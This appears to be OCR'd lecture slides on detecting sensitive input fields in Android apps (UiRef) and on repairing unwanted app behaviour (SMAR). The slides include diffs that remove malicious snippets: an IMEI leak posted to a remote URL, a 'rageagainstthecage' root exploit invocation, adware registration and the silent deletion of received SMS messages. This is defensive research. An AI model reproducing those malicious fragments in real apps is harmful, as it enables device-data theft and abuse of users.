
UiRef – Label Resolution (cont.)

- Step #1: generate a list of candidate sets of label and input widget pairs.
- Step #2: for each input widget, create a set of vectors from the input widget to all potential labels in the layout



UiRef – Label Resolution (cont.)

- Step #3: extract the optimal label to input widget mapping



UiRef – Semantic Resolution

- Resolve the types of data that input widgets accept from the input widget's associated descriptive text

- Challenges: key-phrase matching alone is not sufficient due to polysemy

Android Layout Screenshot

UiRef – Semantic Resolution (Cont.)

- Task #1: Terminology Extraction – determine security and privacy terms
- Our approach
  - Pre-processing: use regular expressions to replace email addresses, URLs, and common phone number formats by their respective terms. (e.g., abc@xyz.com is replaced by “email_address_example”)
  - Create a candidate set of security and privacy multi-terms by extracting n-grams. (e.g., “social security” -> “social, security, social security”)
  - Heuristically refine candidate: e.g., remove stop words
  - Manually mark down potentially sensitive terms

UiRef – Semantic Resolution (Cont.)

- Task #1: Terminology Extraction – determine security and privacy terms

SEMANTIC BUCKET EXCERPT (5/78)

Semantic Bucket	Sensitive Terms
username_or_email_addr	email address, email adress, email id, emailid, gmail address, primary email, screenname, user-name, login id, · · ·
credit_card_info	credit card number, card number, cardnumber, card code, cvv code, cvv, cvc, card expiration, credit card expiration, · · ·
person_name	first name, middle name, last name, full name, middle initial, real name, firstname lastname, legal name, real name, name on card, credit card holder, · · ·
phone_number	phone number, phonenumber, telephone number, mobile phone, cell phone, work phone, home phone, fax number, · · ·
location_info	city, town, city name, state, zip, zip code, post code, street address, ship address, billing address, · · ·

UiRef – Semantic Resolution (Cont.)

- Task #2: Concept Resolution - determine the semantics of an input widget
  - Word-sense induction: determine the different meanings in which a term appears
  - Word-sense disambiguation: determine which meaning a specific instance of a term refers to
- Our approach:
  - Train AdaGram model to group words with closest relation and manually resolve the concept. (e.g., AdaGram model outputs “address” -> “c*ity*, *street*, *first*, *zip*, *postal*”. *And we resolve it as “postal address”)*
  - Extract surrounding context of the target word and send to AdaGram model for disambiguation


UiRef - Evalutation Result

PERFORMANCE EVALUATION RESULTS

	Label Resolution		Input Resolution		Disambig.†
	UiRef	SUPOR∗	UiRef	SUPOR∗	UiRef
Acc.	84.0%	63.2%	95.0%	92.5%	82.1%
Raw	630/750	474/750	708/745	689/745	275/335

∗ UiRef's Layout Extraction, and our reimplementation of SUPOR.
† UiRef's accuracy at disambiguating semantics of sensitive inputs.

Proposed Privacy Framework




Privacy-Preserving Balancing

- Identify and remove unwanted-behaviors that associated with sensitive information as much as possible while preserving an app's legitimate functionalities

- Our goal aims at maximizing the functionalities while minimizing the amount of sensitive information exposed and sensitive behavior performed

Unwanted-behavior Removal


- Applying a repair patch that eliminates the unwanted behaviors at a proper level of granularity to keep the legitimate behaviors functional correctly



A general framework, SMAR (Systematic Mobile App Repair)

Unwanted-behavior Removal

- Interactively remove behavior at four levels of granularity:
  - **Where** do the unwanted behaviors occur? (e.g., thread, activity and service)
  - **When** are the unwanted behaviors triggered? (e.g., event handler)
  - **What** are the resources abused? (e.g., sensitive inputs)
  - **How** are the unwanted behaviors implemented? (e.g., send through network)



Repair at the “where” level

- Prevent the components from being activated by removing the invocation of activation APIs or the registration of the components in the manifest file.

```
1 <manifest ... package=''com.iada.iringsrtv''>...
2 - <activity ... android:name=''...AdcocoaPopupActivity''/>
3 ...</manifest>
```

E.g., repair adware at the “where” level

Repair at the “when” level

- Remove the registered observers or listeners of the events that trigger the unwanted behaviors

```
1  <receiver android:name="example.BootReceiver">
2  - <intent-filter> ... </intent-filter> </receiver>
```

E.g., remove a intent filter for the system event.

Repair at the “what” and “how” levels

- Repair strategies at the “what” and “how” levels according to different types of unwanted behaviors.

- We focus on four commonly seen unwanted behaviors
  - Information Leakage
  - Root Exploit
  - Adware
  - SMS/Phone call abuses

Repair Information Leakage

- Information Leakage: sensitive information is retrieved from protected sources and flows to sinks that leak information.
- Repair strategies
  - repair at sources
  - repair at sinks

```
1  public static java.lang.String getImei(android.content.
       Context){
2    //get the system telephone service
3    TelephonyManager tm = (TelephonyManager)
         getSystemService(...);
4    //get the device ID
5    - String deviceId = tm.getDeviceId();
6    + String deviceId = "000000000000123";
7    return deviceId; }
```

Repair at sources

```
1  private void doSearchReport(){
2    ArrayList<Object> v3 = new java.util.ArrayList();
3    //add the information to the arraylist
4    v3.add(new BasicNameValuePair("imei", this.mImei));
5    //set the remote site
6    v1 = new HttpPost("http://remote.com/sayhi.php");
7    //add the information
8    v1.setEntity(new UrlEncodedFormEntity(v3, "UTF-8"));
9    //send the information out
10   - new DefaultHttpClient().execute(v1); }
```

Repair at sink

Repair *Root Exploit*

- Root exploits: apps escalate their privileges using rootkit
- Repair strategies
  - Delete/replace rootkits
  - Prevent the execution of rootkits

```
1   ...
2   //change to the root exploit file to executable
3   Runtime.getRuntime().exec(''chmod 4755 .../
        rageagainstthecage'');
4   //start a thread to execute the exploit
5   – runsh("killall ...");
6   ...
```

E.g., prevent the execution of rootkits.

Repair Adware

- Adware may use users' private information for profiling and targeted advertisements

- Repair strategies
  - Replace sensitive information flowing to ad libraries.
  - Delete unwanted API calls of ad libraries.

Repair SMS/Phone call abuses

- SMS/Phone call abuses: sending SMS to premium rate number, deleting SMS and recording the phone call

- Repair strategies
  - Delete permissions
  - Deleting unwanted operations

```
1  private synchronized void deleteMessage(android.content.
       Context p12, android.telephony.SmsMessage p13) {
2    synchronized(this) {
3    //get the content provider that stores the SMSs
4    v6 = p12.getContentResolver().query(android.net.Uri.parse
         ("content://sms"), 0, 0, 0, 0);
5    v6.moveToFirst(); //get the just received SMS
6    v8 = new StringBuilder("content://sms/").append(v6.
         getString(0)).toString();
7    v0 = p12.getContentResolver();
8    v2 = android.net.Uri.parse(v8);
9    v4 = new String[2];
10   //get the address and time of the just received SMS
11   v4[0] = p13.getOriginatingAddress();
12   v4[1] = String.valueOf(p13.getTimestampMillis());
13   //delete the just received SMS
14   - v0.delete(v2, "address=? and date=?", v4); } }
```

Validation and Robustness Testing

- Validation: make sure unwanted-behavior has been successfully repaired
  - Environment mocking: simulate environmental dependencies such as changing system time
  - System logging: insert logging functions at the code locations of repair patch
- Robustness Testing : make sure legitimate behaviors of the app under repair have been preserved and are functional correctly
  - Leverage automatic testing tools such as Monkey
  - Manual inspection

Conclusion

- Mobile utility apps collect user's app usage data to enhance user experiences
- App usage data often contains security-sensitive information
- Challenges: How to balance the user's privacy and our utility app's functionality
- Our implemented infrastructure
  - Sensitive-information detection
  - Privacy-preserving balancing

Thank you! Any questions?

Conclusion

- Mobile utility apps collect user's app usage data to enhance user experiences
- App usage data often contains security-sensitive information
- Challenges: How to balance the user's privacy and our utility app's functionality
- Our implemented infrastructure
  - Sensitive-information detection
  - Privacy-preserving balancing